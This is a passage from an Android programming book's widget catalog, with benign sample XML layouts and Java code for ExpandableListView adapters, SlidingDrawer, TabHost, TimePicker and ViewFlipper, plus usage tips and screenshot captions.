                         View convertView, ViewGroup parent) {
  if (convertView == null) {
    convertView=
        inflater.inflate(android.R.layout.simple_expandable_list_item_1,
                         parent, false);
  }

  TextView tv=
      ((TextView)convertView.findViewById(android.R.id.text1));
  tv.setText(getGroup(groupPosition).toString());

  return(convertView);
}

@Override
public int getChildrenCount(int groupPosition) {
  try {
    JSONArray children=getChildren(groupPosition);

    return(children.length());
  }
  catch (JSONException e) {
    // JSONArray is really annoying
    Log.e(getClass().getSimpleName(), "Exception getting children", e);
  }

  return(0);
}

@Override
public Object getChild(int groupPosition, int childPosition) {
  try {
    JSONArray children=getChildren(groupPosition);

    return(children.get(childPosition));
  }
  catch (JSONException e) {
    // JSONArray is really annoying
    Log.e(getClass().getSimpleName(),
```

```
            "Exception getting item from JSON array", e);
    }

    return(null);
  }

  @Override
  public long getChildId(int groupPosition, int childPosition) {
    return(groupPosition * 1024 + childPosition);
  }

  @Override
  public View getChildView(int groupPosition, int childPosition,
                           boolean isLastChild, View convertView,
                           ViewGroup parent) {
    if (convertView == null) {
      convertView=
          inflater.inflate(android.R.layout.simple_list_item_1, parent,
                           false);
    }

    TextView tv=(TextView)convertView;
    tv.setText(getChild(groupPosition, childPosition).toString());

    return(convertView);
  }

  @Override
  public boolean isChildSelectable(int groupPosition, int childPosition) {
    return(true);
  }

  @Override
  public boolean hasStableIds() {
    return(true);
  }

  private JSONArray getChildren(int groupPosition) throws JSONException {
    String key=getGroup(groupPosition).toString();

    return(model.getJSONArray(key));
  }
}
```

This adapter wraps a `JSONObject` and assumes that the JSON structure is an object, keyed by strings, whose values are arrays of strings. The object returned by `getGroup()` is the key for that group's position; the object returned by `getChild()` is the string at that child's array index for it's group's array. Since the data structure is treated as immutable, and since there are no other better IDs in the data structure itself, the group ID is simply the group's position, and the child's ID is simply a mash-up of the group and child positions.

# Visual Representation

This is what a `DatePicker` looks like in a few different Android versions and configurations, based upon the sample app shown above.





*Figure 447: Android 2.3.3, Portrait*





*Figure 448: Android 4.0.3, Portrait*

Note that while the data in the JSON file has the groups sorted alphabetically, because `JSONObject` effectively loads its data into a `HashMap`, the sorting gets lost in the data model, which is why the groups appear out of order.

Also note that the visual representation of the "collapsed" and "expanded" states is controlled by the `ExpandableListAdapter` and the view used for the groups. In this sample, we use `android.R.layout.simple_expandable_list_item_1` for the groups, which gives us the caret designation for expanded versus collapsed states in 4.0.3 and the lower-left arrowhead-in-circle icon for 2.3.3. You can create your own rows with your own indicators as you see fit.

# Widget Catalog: SlidingDrawer

Having some form of means of allowing the user to swipe to show more things is an important visual pattern. We saw this earlier in the book with the `ViewPager` container. And there are other modern techniques for doing this that you will see in apps like Google+.

`SlidingDrawer`, while implementing a variation on this pattern, is a bit out of date at present. Mostly, that's a question of its UI: tapping a drawer "handle" to open it is not what you tend to see nowadays. That being said, it works perfectly well, wrapping around a container to make it appear or disappear based on user input, complete with a sliding animation effect.

## Key Usage Tips

The `SlidingDrawer` itself is transparent, except for the button to trigger the slide and its accompanying horizontal bar. Hence, if you want the drawer contents to completely obscure what is outside of the drawer, you will need to use an appropriate background. Otherwise, the drawer contents and what lies outside the drawer will be alpha-blended based on their own translucency, as is seen in the screenshots later in this chapter.

The `SlidingDrawer` can be horizontal or vertical; it is vertical by default. However, it only slides one way (bottom-to-top for vertical, right-to-left for horizontal). There is no way to reverse the direction of the sliding effect.

You must supply `android:content` and `android:handle` attributes in `SlidingDrawer`, containing references to the widget that forms the content of the drawer and the drawer's handle, respectively. Typically, the drawer's handle is an

`ImageView`. Note that you *must* supply a handle — you cannot skip either of these attributes.

## A Sample Usage

The sample project can be found in `WidgetCatalog/SlidingDrawer`.

Layout:

```
<?xml version="1.0" encoding="utf-8"?>
<RelativeLayout xmlns:android="http://schemas.android.com/apk/res/android"
  android:layout_width="fill_parent"
  android:layout_height="fill_parent">

  <Button
    android:layout_width="fill_parent"
    android:layout_height="fill_parent"
    android:text="@string/drawer_closed"/>

  <SlidingDrawer
    android:id="@+id/drawer"
    android:layout_width="fill_parent"
    android:layout_height="fill_parent"
    android:content="@+id/content"
    android:handle="@+id/handle">

    <ImageView
      android:id="@id/handle"
      android:layout_width="wrap_content"
      android:layout_height="wrap_content"
      android:src="@drawable/tray_handle_normal"/>

    <Button
      android:id="@id/content"
      android:layout_width="fill_parent"
      android:layout_height="fill_parent"
      android:text="@string/drawer_msg"/>
  </SlidingDrawer>

</RelativeLayout>
```

Activity:

```
package com.commonsware.android.drawer;

import android.app.Activity;
import android.os.Bundle;

public class DrawerDemo extends Activity
{
```

```
    /** Called when the activity is first created. */
    @Override
    public void onCreate(Bundle savedInstanceState)
    {
        super.onCreate(savedInstanceState);
        setContentView(R.layout.main);
    }
}
```

# Visual Representation

This is what a `SlidingDrawer` looks like in a few different Android versions and configurations, based upon the sample app shown above.


*Figure 449: Android 2.3.3, with Drawer Closed*





*Figure 450: Android 2.3.3, with Drawer Open*





*Figure 451: Android 4.0.3, with Drawer Closed*

# Widget Catalog: TabHost and TabWidget

Before we had the action bar and `ViewPager`, we had `TabHost` and `TabWidget` as our means of displaying tabs. Nowadays, in most cases, using tabs in the action bar would be preferable, or perhaps using "swipey tabs" with `ViewPager`. However, there may be cases where the classic tabs are a better solution, or you may have inherited legacy code that still uses `TabHost`.

## Deprecation Notes

Just as `ListActivity` helps one use a `ListView`, `TabActivity` helps one use a `TabHost`. However, `TabActivity` is marked as deprecated. That is largely because its parent class, `ActivityGroup`, is deprecated. While you can still use `TabActivity`, it is no longer recommended. It also is not necessary, as there are ways to use `TabHost` and `TabWidget` without using `TabActivity`, as will be demonstrated later in this chapter.

## Key Usage Tips

There are a few widgets and containers you need to use in order to set up a tabbed portion of a view:

- `TabHost` is the overarching container for the tab buttons and tab contents
- `TabWidget` implements the row of tab buttons, which contain text labels and optionally contain icons
- `FrameLayout` is the container for the tab contents; each tab content is a child of the `FrameLayout`

You load contents into that `FrameLayout` in one of two ways:

1. You can define the contents simply as child widgets (or containers) of the `FrameLayout` in a layout XML file you are using for the whole tab setup
2. You can define the contents at runtime

Curiously, you do not define what goes in the tabs themselves, or how they tie to the content, in the layout XML file. Instead, you must do that in Java, by creating a series of `TabSpec` objects (obtained via `newTabSpec()` on `TabHost`), configuring them, then adding them in sequence to the `TabHost` via `addTab()`.

The two key methods on `TabSpec` are:

- `setContent()`, where you indicate what goes in the tab content for this tab, typically the `android:id` of the view you want shown when this tab is selected
- `setIndicator()`, where you provide the caption for the tab button and, in some flavors of this method, supply a `Drawable` to represent the icon for the tab

Note that tab "indicators" can actually be views in their own right, if you need more control than a simple label and optional icon.

Also note that you must call `setup()` on the `TabHost` before configuring any of these `TabSpec` objects. The call to `setup()` is not needed if you are using the `TabActivity` base class for your activity.

# A Sample Usage

The sample project can be found in `WidgetCatalog/Tab`.

Layout:

```
<?xml version="1.0" encoding="utf-8"?>
<TabHost xmlns:android="http://schemas.android.com/apk/res/android"
  android:id="@+id/tabhost"
  android:layout_width="fill_parent"
  android:layout_height="fill_parent">
  <LinearLayout
    android:orientation="vertical"
    android:layout_width="fill_parent"
    android:layout_height="fill_parent">
    <TabWidget android:id="@android:id/tabs"
```

```
      android:layout_width="fill_parent"
      android:layout_height="wrap_content"
    />
    <FrameLayout android:id="@android:id/tabcontent"
      android:layout_width="fill_parent"
      android:layout_height="fill_parent">
      <AnalogClock android:id="@+id/tab1"
        android:layout_width="fill_parent"
        android:layout_height="fill_parent"
      />
      <Button android:id="@+id/tab2"
        android:layout_width="fill_parent"
        android:layout_height="fill_parent"
        android:text="A semi-random button"
      />
    </FrameLayout>
  </LinearLayout>
</TabHost>
```

Activity:

```
package com.commonsware.android.tabhost;

import android.app.Activity;
import android.os.Bundle;
import android.widget.TabHost;

public class TabDemo extends Activity {
  @Override
  public void onCreate(Bundle icicle) {
    super.onCreate(icicle);
    setContentView(R.layout.main);

    TabHost tabs=(TabHost)findViewById(R.id.tabhost);

    tabs.setup();

    TabHost.TabSpec spec=tabs.newTabSpec("tag1");

    spec.setContent(R.id.tab1);
    spec.setIndicator("Clock");
    tabs.addTab(spec);

    spec=tabs.newTabSpec("tag2");
    spec.setContent(R.id.tab2);
    spec.setIndicator("Button");
    tabs.addTab(spec);
  }
}
```

Note that ordinarily you would use icons with your tabs, and so the second parameter to `setIndicator()` would be a reference to a drawable resource. This particular sample skips the icons.

## Visual Representation

This is what a `TabHost` and `TabWidget` look like in a few different Android versions and configurations, based upon the sample app shown above.





*Figure 452: Android 2.3.3*





*Figure 453: Android 4.0.3*

# Widget Catalog: TimePicker

Just as `DatePicker` allows the user to pick a date, `TimePicker` allows the user to pick a time. This widget is a bit simpler to use, insofar as you do not have the option of the integrated `CalendarView` as you do with `DatePicker`. In other respects, `TimePicker` follows the patterns established by `DatePicker`.

Note that `TimePicker` only supports hours and minutes, not seconds or finer granularity.

## Key Usage Tips

With `DatePicker`, the act of supplying an `OnDateSetListener` also required you to supply the year/month/day to use as a starting point. `TimePicker` is more intelligently designed: setting the `OnTimeSetListener` is independent from adjusting the hour or minute.

As with `DatePicker`, `TimePicker` works well with `Calendar` and `GregorianCalendar`, in terms of setting and getting the hour/minute/second from the `TimePicker` and converting it into something you can use in your code.

There is a bug in Android 4.0/4.0.3 in which your `OnTimeSetListener` is not invoked when the user changes between AM and PM when viewing the `TimePicker` in 12-hour display mode.

## A Sample Usage

The sample project can be found in `WidgetCatalog/TimePicker`.

Layout:

```
<?xml version="1.0" encoding="utf-8"?>
<LinearLayout xmlns:android="http://schemas.android.com/apk/res/android"
  android:layout_width="fill_parent"
  android:layout_height="fill_parent"
  android:orientation="vertical"
  android:gravity="center_vertical">

  <TimePicker
    android:id="@+id/picker"
    android:layout_width="fill_parent"
    android:layout_height="wrap_content"/>

</LinearLayout>
```

Activity:

```
package com.commonsware.android.wc.timepick;

import android.app.Activity;
import android.os.Bundle;
import android.widget.TimePicker;
import android.widget.TimePicker.OnTimeChangedListener;
import android.widget.Toast;
import java.util.Calendar;

public class TimePickerDemoActivity extends Activity implements
    OnTimeChangedListener {
  @Override
  public void onCreate(Bundle savedInstanceState) {
    super.onCreate(savedInstanceState);
    setContentView(R.layout.main);

    TimePicker picker=(TimePicker)findViewById(R.id.picker);

    picker.setOnTimeChangedListener(this);
  }

  @Override
  public void onTimeChanged(TimePicker view, int hourOfDay, int minute) {
    Calendar then=Calendar.getInstance();

    then.set(Calendar.HOUR_OF_DAY, hourOfDay);
    then.set(Calendar.MINUTE, minute);
    then.set(Calendar.SECOND, 0);

    Toast.makeText(this, then.getTime().toString(), Toast.LENGTH_SHORT)
          .show();
  }
}
```

# Visual Representation





*Figure 454: Android 2.3.3*





*Figure 455: Android 4.0.3*

# Widget Catalog: ViewFlipper

A `ViewFlipper` behaves a bit like a `FrameLayout` that is set up such that only one child can be visible at a time. You can control which of those children is visible, either by index or via `showNext()`/`showPrevious()` methods to rotate between them.

You can also set up animated effects to control how a child leaves and the next one enters, such as applying a sliding effect.

And, you can set up `ViewFlipper` to automatically flip between children on a specified period, without further developer involvement. This, coupled with the animation, can be used for news tickers, ad banner rotations, or the like where light animations (e.g., fade out and fade in) can be used positively.

## Key Usage Tips

`ViewFlipper` can have as many children as needed (within memory constraints), though you will want at least two for it to be meaningful.

By default, the transition between children is an immediate "smash cut" — the old one vanishes and the new one appears instantaneously. You can call `setInAnimation()` and/or `setOutAnimation()` to supply an `Animation` object or resource to use for the transitions instead.

By default, the `ViewFlipper` will show its first child and stay there. You can manually flip children via `showNext()`, `showPrevious()`, and `setDisplayedChild()`, the latter of which taking a position index of which child to display. You can also have automatic flipping, by one of two means:

1. In your layout, `android:flipInterval` will set up the amount of time to display each child before moving to the next, and `android:autoStart` will indicate if the automated flipping should begin immediately or not
2. In Java, `setFlipInterval()` serves the same role as `android:flipInterval`, and you can control when flipping is enabled via `startFlipping()` and `stopFlipping()`

# A Sample Usage

The sample project can be found in [WidgetCatalog/ViewFlipper](WidgetCatalog/ViewFlipper).

Layout:

```
<?xml version="1.0" encoding="utf-8"?>
<LinearLayout xmlns:android="http://schemas.android.com/apk/res/android"
    android:orientation="vertical"
    android:layout_width="fill_parent"
    android:layout_height="fill_parent"
    >
  <ViewFlipper android:id="@+id/details"
    android:layout_width="fill_parent"
    android:layout_height="fill_parent"
    >
  </ViewFlipper>
</LinearLayout>
```

Activity:

```
package com.commonsware.android.flipper2;

import android.app.Activity;
import android.os.Bundle;
import android.view.ViewGroup;
import android.widget.Button;
import android.widget.ViewFlipper;

public class FlipperDemo2 extends Activity {
  static String[] items={"lorem", "ipsum", "dolor", "sit", "amet",
                         "consectetuer", "adipiscing", "elit",
                         "morbi", "vel", "ligula", "vitae",
                         "arcu", "aliquet", "mollis", "etiam",
                         "vel", "erat", "placerat", "ante",
                         "porttitor", "sodales", "pellentesque",
                         "augue", "purus"};
  ViewFlipper flipper;

  @Override
  public void onCreate(Bundle icicle) {
```

```
    super.onCreate(icicle);
    setContentView(R.layout.main);

    flipper=(ViewFlipper)findViewById(R.id.details);

    for (String item : items) {
      Button btn=new Button(this);

      btn.setText(item);

      flipper.addView(btn,
                      new ViewGroup.LayoutParams(
                              ViewGroup.LayoutParams.FILL_PARENT,
                              ViewGroup.LayoutParams.FILL_PARENT));
    }

    flipper.setFlipInterval(2000);
    flipper.startFlipping();
  }
}
```

# Visual Representation

There is no visual representation of a `ViewFlipper` itself, as it renders no pixels on its own. Rather, it simply shows the current child.